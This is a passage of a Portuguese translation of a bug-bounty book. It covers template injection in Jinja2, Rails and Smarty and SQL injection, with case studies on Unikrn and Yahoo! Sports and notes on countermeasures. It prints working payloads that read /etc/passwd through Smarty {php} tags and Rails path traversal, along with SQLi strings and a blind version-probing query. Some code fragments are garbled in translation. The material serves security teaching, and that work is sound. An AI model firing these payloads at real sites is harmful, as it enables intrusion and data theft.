


Figura 8-2: O e-mail que resultou da injeção de código mais complexo pelo Orange

Orange relatou apenas a capacidade de executar código em seu artigo, mas ele poderia ter levado a vulnerabilidade ainda mais longe. Em seu artigo, ele creditou aos posts do blog da nVisium o fornecimento das informações necessárias para encontrar o bug. Mas essas postagens também contêm informações adicionais sobre o escopo das vulnerabilidades do Jinja2 quando combinadas com outros conceitos. Vamos fazer um pequeno desvio em para ver como essas informações adicionais se aplicam à vulnerabilidade do Orange, dando uma olhada no post do blog da nVisium em <https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2.html>.

Na postagem do blog, a nVisium explica como explorar o Jinja2 usando a *introspecção*, um conceito de programação orientada a objetos. A introspecção envolve a inspeção das propriedades de um objeto em tempo de execução para ver quais dados estão disponíveis para ele. Os detalhes de como funciona a introspecção orientada a objetos estão além do escopo deste livro. No contexto desse bug, a introspecção permitiu que o Orange executasse o código e identificasse quais propriedades estavam disponíveis para o objeto modelo quando a injeção ocorreu. Quando um invasor conhece essas informações, ele pode encontrar propriedades potencialmente exploráveis que podem ser usadas para obter a execução remota de código; abordarei esse tipo de vulnerabilidade no Capítulo 12.

Quando Orange encontrou essa vulnerabilidade, ele simplesmente relatou a capacidade de executar o código necessário para realizar a introspecção

em vez de tentar levar a vulnerabilidade adiante. É melhor adotar a abordagem da Orange porque ela garante que você não execute nenhuma ação não intencional; além disso, as empresas podem avaliar o possível impacto da vulnerabilidade. Se você estiver interessado em explorar a gravidade total de um problema, pergunte à empresa em seu relatório se você pode continuar os testes.

Conclusões

Observe as tecnologias que um site usa; muitas vezes, elas levam a insights sobre como você pode explorar o site. Não se esqueça de considerar também como as tecnologias interagem umas com as outras. Nesse caso, o Flask e o Jinja2 foram ótimos vetores de ataque, embora não tenham sido usados diretamente no site vulnerável. Assim como ocorre com as vulnerabilidades de XSS, verifique todos os locais possíveis em que sua entrada pode ser usada, pois uma vulnerabilidade pode não ser imediatamente aparente. Nesse caso, a carga maliciosa foi renderizada como texto simples na página de perfil do usuário, e o código foi executado quando os e-mails foram enviados.

Renderização dinâmica do Rails

Dificuldade: Média

URL: N/A

Fonte: <https://nvisium.com/blog/2016/01/26/rails-dynamic-render-to-rce-cve-2016-0752/>

Data da denúncia: 1º de fevereiro

de 2015 Recompensa paga:

N/A

No início de 2016, a equipe do Ruby on Rails divulgou uma possível vulnerabilidade de execução remota de código na forma como eles lidavam com modelos de renderização. Um membro da equipe da nVisium identificou a vulnerabilidade e forneceu um valioso artigo sobre o problema, atribuído ao CVE-2016-0752. O Ruby on Rails usa um design de arquitetura de modelo, visualização e controlador (MVC). Nesse projeto, o banco de dados lógica (o modelo) é separada da lógica de apresentação (a visualização) e da lógica do aplicativo (o controlador). O MVC é um padrão de design comum na programação que melhora a capacidade de manutenção do código.

Em seu artigo, a equipe da nVisium explica como os controladores do Rails, que são responsáveis pela lógica do aplicativo, podem inferir qual arquivo de modelo renderizar com base em parâmetros controlados pelo usuário. Dependendo de como o site foi desenvolvido, esses parâmetros controlados pelo usuário podem ser passados diretamente para o método `de renderização` responsável por passar dados para a lógica de apresentação. A vulnerabilidade pode ocorrer quando um desenvolvedor passa a entrada para a função de renderização, por exemplo, chamando o método `de renderização e params[:template]` em que o valor de `params[:template]` é o `dashboard`. No Rails, todos os parâmetros de uma solicitação HTTP estão disponíveis para a lógica do controlador do aplicativo por meio da matriz `params`. Nesse caso, um `modelo` de parâmetro é enviado na solicitação HTTP e passado para a função `de renderização`.

Esse comportamento é digno de nota porque o método de `renderização` não fornece nenhum contexto específico ao Rails; em outras palavras, ele não fornece um caminho ou link para um arquivo específico e apenas determina automaticamente qual arquivo deve retornar o conteúdo para o usuário. Ele é capaz de fazer isso porque o Rails implementa fortemente a convenção sobre a configuração: qualquer valor de parâmetro de modelo que seja passado para a função de `renderização` é usado para procurar por nomes de links com os quais renderizar o conteúdo. De acordo com a descoberta, o Rails primeiro pesquisaria recursivamente o diretório raiz do aplicativo `/app/views`. Essa é a pasta padrão comum para todos os arquivos usados para renderizar conteúdo para os usuários. Se o Rails não conseguisse encontrar um arquivo usando o nome fornecido, ele examinaria o diretório raiz do aplicativo. Se ainda assim não conseguisse encontrar o arquivo, o Rails examinava o diretório raiz do servidor.

Antes do CVE-2016-0752, um usuário mal-intencionado poderia passar `template=%2fetc%2fpasswd` e o Rails procuraria o arquivo `/etc/passwd` no diretório `views`, depois no diretório do aplicativo e, por fim, no diretório raiz do servidor. Supondo que você estivesse usando uma máquina Linux e que o arquivo fosse legível, o Rails imprimiria seu *arquivo /etc/passwd*.

De acordo com o artigo da nVisium, a sequência de pesquisa usada pelo Rails também pode ser usada para execução arbitrária de código quando um usuário envia uma injeção de modelo, como `<%25%3d'ls'%25>`. Se o site usa a linguagem de modelo padrão do Rails, ERB, essa entrada codificada é interpretada como `<= 'ls' %>`, ou o comando do Linux para listar todos os arquivos no diretório atual. Embora a equipe do Rails tenha corrigido essa vulnerabilidade, você ainda pode testar

SSTI no caso de um desenvolvedor passar uma entrada controlada pelo usuário para renderização em linha:

porque inline: é usado para fornecer ERB diretamente para a função de renderização.

Conclusões

Entender como o software que você está testando funciona ajudará a descobrir vulnerabilidades. Nesse caso, qualquer site Rails era vulnerável se estivesse passando entradas controladas pelo usuário para a função de renderização. Compreender os padrões de design que o Rails usa, sem dúvida, ajudou a descobrir essa vulnerabilidade. Assim como no caso do parâmetro de modelo deste exemplo, fique atento às oportunidades que surgem quando você controla a entrada que pode estar diretamente relacionada à forma como o conteúdo está sendo renderizado.

Injeção de modelo do Unikrn Smarty

Dificuldade: Média

URL: N/A

Fonte: <https://hackerone.com/reports/164224/>

Data do relatório: 29 de agosto de 2016

Recompensa paga: US\$ 400

Em 29 de agosto de 2016, fui convidado para o então programa privado de recompensa por bugs do Unikrn, um site de apostas em eSports. Durante meu reconhecimento inicial do site, a ferramenta Wappalyzer que eu estava usando confirmou que o site estava usando AngularJS. Essa descoberta me chamou a atenção, pois eu havia conseguido encontrar vulnerabilidades de injeção de AngularJS. Comecei a procurar vulnerabilidades CSTI enviando `{{7*7}}` e procurando o número 49 renderizado, começando com meu perfil. Embora eu não tenha sido bem-sucedido na página do perfil, notei que você podia convidar amigos para o site, então também testei essa funcionalidade.

Depois de enviar um convite para mim mesmo, recebi o estranho e-mail mostrado na Figura 8-3.




Figura 8-3: O e-mail que recebi da Unikrn com um erro do Smarty

O início do e-mail incluía um rastreamento de pilha com um erro do Smarty que mostrava que `\{7*7\}` não era reconhecido. Parecia que `\{7*7\}` estava sendo injetado no modelo, e o Smarty estava tentando avaliar o código, mas não reconhecia `\{7*7\}`.

Imediatamente consultei o artigo indispensável de James Kettle sobre injeção de modelos (<http://blog.portswigger.net/2015/08/server-side-template-injection.html>) para testar a carga útil do Smarty que ele mencionou (ele também oferece uma excelente apresentação da Black Hat disponível no YouTube). Kettle especificamente referenciado a

carga útil

`\{self::getStreamVariable("file:///proc/self/loginuid")\}`, que chama o método `getStreamVariable` para ler o arquivo `/proc/self/loginuid`. Tentei usar a carga útil que ele compartilhou, mas não recebi nenhum resultado.

Agora eu estava cético em relação à minha descoberta. Mas então procurei na documentação do Smarty as variáveis reservadas, que incluíam a variável

variável `\{$smarty.version\}` que retorna a versão do Smarty que está sendo usada. Alterei o nome do meu perfil para `\{$smarty.version\}` e me convidei novamente para o site. O resultado foi um e-mail de convite que usava 2.6.18 como meu nome, que era a versão do Smarty instalada no site. Minha injeção estava sendo executada, e minha confiança foi restaurada.

Quando continuei a ler a documentação, fiquei sabendo que você pode usar as tags `\{\php\}` `\{/php\}` para executar código PHP arbitrário (Kettle

menciona especificamente essas tags em seu artigo, mas eu as havia perdido completamente). Então, tentei usar o payload `{php}print "Hello"{/php}` como meu nome e enviei o convite novamente. O e-mail resultante afirmava que Hello havia me convidado para o site, confirmado que eu havia executado a função `print` do PHP.

Como teste final, eu queria extrair o *arquivo /etc/passwd* para demonstrar o potencial dessa vulnerabilidade para o programa de recompensas. Embora o arquivo

O arquivo /etc/passwd não é crítico, mas o acesso a ele é comumente usado como um flag para demonstrar a execução remota de código. Portanto, usei a seguinte carga útil:

```
{php}$s=file_get_contents('/etc/passwd');var_dump($s);{/php}
```

Esse código PHP abre o *arquivo /etc/passwd*, lê seu conteúdo usando `file_get_contents` e atribui o conteúdo à variável `$s`. Depois que `$s` é definida, eu despejo o conteúdo dessa variável usando `var_dump`, esperando que o e-mail que eu receba inclua o conteúdo de */etc/passwd* como o nome da pessoa que me convidou para o site da Unikrn. Mas, estranhamente, o e-mail que recebi tinha um nome em branco.

Eu me perguntava se a Unikrn estava limitando o tamanho dos nomes. Dessa vez, pesquisei a documentação do PHP para `file_get_contents`, que detalhava como limitar a quantidade de dados lidos por vez. Alterei minha carga útil para o seguinte:

```
{php}$s=file_get_contents('/etc/passwd',NULL,NULL,0,100);var_dump($s);{/php}
```

Os parâmetros-chave nessa carga útil são `'/etc/passwd'`, `0` e `100`. O caminho se refere ao arquivo a ser lido, `0` instrui o PHP sobre onde começar no arquivo (nesse caso, no início do arquivo) e `100` indica o tamanho dos dados a serem lidos. Eu me convidei novamente para a Unikrn usando esse payload, que produziu o e-mail mostrado na Figura 8-4.




Figura 8-4: O e-mail de convite do Unikrn mostrando o conteúdo do arquivo /etc/passwd

Executei com sucesso um código arbitrário e, como prova de conceito, extraí o arquivo `/etc/passwd` com 100 caracteres de cada vez. Depois que enviei meu relatório, a vulnerabilidade foi corrigida em uma hora.

Conclusões

Trabalhar com essa vulnerabilidade foi muito divertido. O rastreamento inicial da pilha foi um sinal vermelho de que algo estava errado e, como diz o ditado, "onde há fumaça, há fogo". Se você encontrar uma possível SSTI, sempre leia a documentação para determinar a melhor forma de proceder - e seja persistente.

Resumo

Quando estiver procurando vulnerabilidades, é melhor tentar confirmar a tecnologia subjacente (seja uma estrutura da Web, um mecanismo de renderização de front-end ou qualquer outra coisa) para identificar possíveis vetores de ataque e ideias para testar. A variedade de mecanismos de modelos torna difícil determinar o que funcionará ou não em todas as situações, mas saber qual tecnologia está sendo usada o ajudará a superar esse desafio. Fique atento às oportunidades que surgem quando o texto que você controla está sendo renderizado. Além disso, lembre-se de que as vulnerabilidades podem não ser

imediatamente aparentes, mas ainda podem existir em outras funcionalidades, como em e-mails.

9

INJEÇÃO DE SQL



Quando uma vulnerabilidade em um site baseado em banco de dados permite que um invasor consulte ou ataque o banco de dados do site usando *SQL* (*Structured Query Language*), isso é conhecido como *injeção de SQL* (*SQLi*). Geralmente, os ataques de *SQLi* são altamente recompensados porque podem ser devastadores: os invasores podem manipular ou extrair informações ou até mesmo criar um login de administrador para si mesmos no banco de dados.

Bancos de dados SQL

Os bancos de dados armazenam informações em registros e campos contidos em uma coleção de tabelas. As tabelas contêm uma ou mais colunas, e uma linha em uma tabela representa um registro no banco de dados.

Os usuários contam com o SQL para criar, ler, atualizar e excluir registros em um banco de dados. O usuário envia comandos SQL (instruções ou consultas) para o banco de dados e - supondo que os comandos sejam aceitos - o banco de dados interpreta as instruções e executa alguma ação. Os bancos de dados SQL populares incluem MySQL, PostgreSQL, MSSQL e outros. Neste capítulo, usaremos o MySQL, mas os conceitos gerais se aplicam a todos os bancos de dados SQL.

As instruções SQL são compostas de palavras-chave e funções. Por exemplo, a instrução a seguir diz ao banco de dados para selecionar

informações da coluna `name` na tabela de `usuários` para registros em que a coluna `ID` é igual a 1.

```
SELECT name FROM users WHERE id = 1;
```

Muitos sites dependem de bancos de dados para armazenar informações e usar essas informações para gerar conteúdo dinamicamente. Por exemplo, se o site `https://www.<example>.com/` armazenasse seus pedidos anteriores em um banco de dados que você acessou ao fazer login com sua conta, seu navegador da Web consultaria o banco de dados do site e geraria HTML com base nas informações retornadas.

A seguir, um exemplo teórico do código PHP de um servidor para gerar um comando MySQL depois que um usuário acessar `https://www.<example>.com?name=peter`:

```
$name = ①$_GET['name'];
$query = "SELECT * FROM users WHERE name = ②'$name' ";
③mysql_query($query);
```

O código usa `$_GET[]` ① para acessar o valor do nome dos parâmetros de URL especificados entre os colchetes e armazena o valor na variável variável `$name`. Em seguida, o parâmetro é passado para a variável `$query` ② sem nenhuma sanitização. A variável `$query` representa a consulta a ser executada e obtém todos os dados da tabela de `usuários` em que a coluna `name` corresponde ao valor no parâmetro de URL `name`. A consulta é executada por passar a variável `$query` para a função PHP `mysql_query` ③.

O site espera que o `name` contenha texto normal. Mas se um usuário inserir a entrada maliciosa `test' OR 1='1` no parâmetro do URL, como `https://www.example.com?name=test' OR 1='1`, a consulta executada será a seguinte:

```
$query = "SELECT * FROM users WHERE name = 'test①' OR 1='1②' ";
```

A entrada maliciosa fecha a aspa simples de abertura (`'`) após o teste de valor ① e adiciona o código SQL `OR 1='1` ao final da consulta. A aspa simples suspensa em `OR 1='1` abre a aspa simples de fechamento que é hardcoded após ②. Se a consulta injetada não incluir uma abertura

aspas simples, as aspas deslocadas causariam erros de sintaxe SQL, o que impediria a execução da consulta.

O SQL usa os operadores condicionais `AND` e `OR`. Nesse caso, o SQL modifica a cláusula `WHERE` para procurar registros em que a coluna `name` corresponde a `test` ou a equação `1='1'` retorna `true`. O MySQL, de forma útil, trata `"1"` como um número inteiro e, como `1` sempre é igual a `1`, a condição é verdadeira e a consulta retorna todos os registros na tabela de usuários. Mas injetar `test' OR 1='1'` não funcionará quando outras partes da consulta forem sanitizadas. Por exemplo, você pode usar uma consulta como esta:

```
$name = $_GET['name'];
$password = ①mysql_real_escape_string($_GET['password']);
$query = "SELECT * FROM users WHERE name = '$name' AND password = '$password' ";
```

Nesse caso, o parâmetro `de senha` também é controlado pelo usuário, mas

devidamente sanitizado ①. Se você usasse a mesma carga útil, `test' OR 1='1'`, como o nome e se sua senha fosse 12345, sua declaração seria semelhante a esta:

```
$query = "SELECT * FROM users WHERE name = 'test' OR 1='1' AND password = '12345' ";
```

A consulta procura todos os registros em que o `nome` é `test` OU `1='1'` e a `senha` é `12345` (ignoraremos o fato de que esse banco de dados armazena senhas de texto simples, o que é outra vulnerabilidade). Como a verificação de senha usa um operador `AND`, essa consulta não retornará dados a menos que a senha de um registro seja `12345`. Embora isso interrompa nossa tentativa de SQLi, não nos impede de tentar outro método de ataque.

Precisamos eliminar o parâmetro `de senha`, o que podemos fazer adicionando `;--, test' OR 1='1';--`. Essa injeção realiza duas tarefas: o ponto e vírgula (`;`) encerra a instrução SQL e os dois traços (`--`) informam ao banco de dados que o restante do texto é um comentário. Esse parâmetro injetado altera a consulta para `SELECT * FROM users WHERE name = 'test' OR 1='1';`. O código `AND password = '12345'` na instrução se torna um comentário e, portanto, o comando retorna todos os registros da tabela. Quando estiver usando `--` como um comentário, lembre-se de que o MySQL exige um

espaço após os traços e a consulta restante. Caso contrário, o MySQL retornará erros sem executar o comando.

Contramedidas contra SQLi

Uma proteção disponível para evitar a SQLi é o uso de *instruções preparadas*, que são um recurso do banco de dados que executa consultas repetidas. Os detalhes específicos das instruções preparadas estão além do escopo deste livro, mas elas protegem contra o SQLi porque as consultas não são mais executadas dinamicamente. O banco de dados usa as consultas como modelos, tendo espaços reservados para variáveis. Como resultado, mesmo quando os usuários passam dados não higienizados para uma consulta, a injeção não pode modificar o modelo de consulta do banco de dados, impedindo assim a SQLi.

As estruturas da Web, como Ruby on Rails, Django, Symphony, etc., também oferecem proteções integradas para ajudar a evitar a SQLi. Mas elas não são perfeitas e não podem evitar a vulnerabilidade em todos os lugares. Os dois exemplos simples de SQLi que você acabou de ver normalmente não funcionarão em sites criados com estruturas, a menos que os desenvolvedores do site não tenham seguido as práticas recomendadas ou não tenham reconhecido que as proteções não eram fornecidas automaticamente. Por exemplo, o site <https://rails-sqli.org/> mantém uma lista de padrões comuns de SQLi no Rails que resultam de erros do desenvolvedor. Ao testar as vulnerabilidades de SQLi, sua melhor aposta é procurar sites mais antigos que pareçam personalizados ou que usem estruturas da Web e sistemas de gerenciamento de conteúdo que não tenham todas as proteções integradas dos sistemas atuais.

SQLi cego do Yahoo! Sports

Dificuldade: Média

URL: <https://sports.yahoo.com>

Fonte: N/A

Data da denúncia: 16 de fevereiro de

2014 Recompensa paga: US\$ 3.705

Uma vulnerabilidade cega de *SQLi* ocorre quando você pode injetar instruções SQL em uma consulta, mas não pode obter o resultado direto da consulta. A chave para explorar injeções cegas é inferir informações comparando os resultados de consultas não modificadas e modificadas. Por exemplo, em fevereiro de 2014, Stefano Vettorazzi encontrou uma *SQLi* cega ao testar o subdomínio de esportes do Yahoo! A página recebia parâmetros por meio de seu URL, consultava um banco de dados para obter informações e retornava uma lista de jogadores da NFL com base nos parâmetros.

Vettorazzi alterou o seguinte URL, que retornou os jogadores da NFL em 2010, a partir deste:

`sports.yahoo.com/nfl/draft?year=2010&type=20&round=2`

para isso:

`sports.yahoo.com/nfl/draft?year=2010--&type=20&round=2`

Vettorazzi adicionou dois traços (--) ao parâmetro `year` no segundo URL. A Figura 9-1 mostra a aparência da página no Yahoo! antes de Vettorazzi adicionar os dois traços. A Figura 9-2 mostra o resultado depois que Vettorazzi adicionou os traços.

Os jogadores retornados na Figura 9-1 são diferentes dos retornados na Figura 9-2. Não é possível ver a consulta real porque o código está no backend do site. Mas a consulta original provavelmente passou cada parâmetro de URL para uma consulta SQL parecida com esta:

```
SELECT * FROM players WHERE year = 2010 AND type = 20 AND round = 2;
```

Ao adicionar dois traços ao parâmetro `year`, Vettorazzi teria alterado a consulta para o seguinte:

```
SELECT * FROM PLAYERS WHERE year = 2010-- AND type = 20 AND round = 2;
```

NFL – Draft – Yahoo Sports – (Private Browsing)

NFL – Draft – Yahoo Sports

sports.yahoo.com/nfl/draft?year=2010&type=20&round=2

Home Mail News Sports Finance Weather Games Groups Answers Screen Flickr Mobile More

YAHOO!
SPORTS

Sports Home Fantasy Olympics NFL MLB NBA NHL NCAAF NCAAB NASCAR Golf MMA Soccer Tennis All Sports Rivals Shop

www.flickr.com

2013 NFL DRAFT April 25 8pm ET, April 26 6:30pm ET, April 27 12pm ET

Track by: Round Position School NFL Team

Round: 1 | **2** | 3 | 4 | 5 | 6 | 7

Pick	Team	Player	Pos	Ht	Wt	School
ROUND 2 1 (33)		Rodger Saffold	OT	6'5	318	Indiana
			National Football Post: The Rams add another talented piece to the puzzle. Saffold has the ability to play either guard or tackle spots and does a nice job of sitting into his stance and anchoring on contact. Not an elite athlete but will be a solid player for the next 10 years.			
ROUND 2 2 (34)		Chris Cook	CB	6'2	210	Virginia
			National Football Post: One of the best size/speed prospects in this year's draft. Cook struggles when asked to play in space but is very impressive anytime he can get his hands on receivers and press man. Could also make the move to free safety if cornerback doesn't work out.			
		Note: from Lions				
		Brian Price 	DT	6'2	300	UCLA

Figura 9-1: Resultados da pesquisa do Yahoo! player com um parâmetro de ano não modificado

The screenshot shows a web browser window for 'NFL – Draft – Yahoo Sports' in private browsing mode. The URL in the address bar is sports.yahoo.com/nfl/draft?year=2010--&type=20&round=2. The page header includes the Yahoo! logo and links for Home, Mail, News, Sports, Finance, Weather, Games, Groups, Answers, Screen, Flickr, Mobile, and More. A search bar at the top right has 'Search Sports' and 'Search Web' buttons.

Sports Home

2013 NFL DRAFT April 25 8pm ET, April 26 6:30pm ET, April 27 12pm ET

Track by: Round Position School NFL Team

Round: 1 | **2** | 3 | 4 | 5 | 6 | 7

Pick	Team	Player	Pos	Ht	Wt	School
ROUND 1 1 (1)		Sam Bradford	QB	6'4	218	Oklahoma
ROUND 1 2 (2)		Ndamukong Suh	DT	6'4	300	Nebraska
		Gerald McCoy	DT	6'4	295	Oklahoma

National Football Post: A no-brainer here as the Rams get their franchise QB. Bradford possesses an intriguing blend of accuracy and intangibles, and he is clearly the No. 1 signal caller in the draft.

National Football Post: The Lions have holes on both sides of the football, but Suh could be a real difference maker at the next level. A potential blue-chip defensive lineman who can dominate vs. the run game and knows how to reach the passer. The new cornerstone of the Lions defense.

Figura 9-2: Resultados da pesquisa do Yahoo! player com um parâmetro de ano modificado, incluindo –

Esse bug do Yahoo! é um pouco incomum porque as consultas devem terminar com um ponto e vírgula na maioria dos bancos de dados, se não em todos. Como Vettorazzi injetou apenas dois traços e comentou o ponto e vírgula da consulta, essa consulta deveria falhar e retornar um erro ou nenhum registro. Alguns bancos de dados podem acomodar consultas sem ponto e vírgula, portanto, o Yahoo! estava usando essa funcionalidade ou seu código acomodou o erro de alguma outra forma. Independentemente disso, depois que Vettorazzi reconheceu os diferentes resultados retornados pelas consultas, ele tentou inferir a versão do banco de dados que o site estava usando, enviando o seguinte código como parâmetro de ano:

```
(2010)and(if(mid(version(),1,1))='5',true,false))--
```

A função MySQL `database` `version()` retorna a versão atual do banco de dados MySQL em uso. A função `mid` retorna parte da string passada em seu primeiro parâmetro de acordo com seu segundo e terceiro parâmetros. O segundo argumento especifica a posição inicial do parâmetro

que a função retornará, e o terceiro argumento especifica o comprimento da substring. Vettorazzi verificou se o site usava o MySQL chamando `version()`. Em seguida, ele tentou obter o primeiro dígito no número da versão passando a função `mid(1, 1)` como seu primeiro argumento para a posição inicial e `1` como seu segundo argumento para o comprimento da substring. O código verifica o primeiro dígito da versão do MySQL usando uma instrução `if`.

A instrução `if` recebe três argumentos: uma verificação lógica, a ação a ser executada se a verificação for verdadeira e a ação a ser executada se a verificação for falsa. Nesse caso, o código verifica se o primeiro dígito da versão é

`5`; em caso afirmativo, a consulta retornará `true`. Caso contrário, a consulta retornará `false`.

Em seguida, Vettorazzi conectou o resultado verdadeiro/falso com o parâmetro de `ano` usando o operador `and`. Assim, se a versão principal do banco de dados MySQL fosse `5`, os jogadores do ano de `2010` seriam retornados na página da Web do Yahoo! A consulta funciona dessa forma porque a condição `2010 = true` seria verdadeira, enquanto `2010 = false` seria falsa e não retornaria nenhum registro. Vettorazzi executou a consulta e não recebeu nenhum registro, como mostrado na Figura 9-3, o que significa que o primeiro dígito do valor retornado de não era a versão `5`.




Figura 9-3: Os resultados da pesquisa do Yahoo! player ficaram vazios quando o código verificou se a versão do banco de dados começava com o número 5.

Esse bug é um SQLi cego porque Vettorazzi não pôde injetar sua consulta e ver o resultado diretamente na página. Mas Vettorazzi ainda podia

Encontrar informações sobre o site. Ao inserir verificações booleanas, como a instrução `if` de verificação de versão, Vettorazzi pôde inferir as informações de que precisava. Ele poderia ter continuado a extrair informações do banco de dados do Yahoo! Mas encontrar informações sobre a versão do MySQL por meio de sua consulta de teste foi suficiente para confirmar ao Yahoo! que a vulnerabilidade existia.

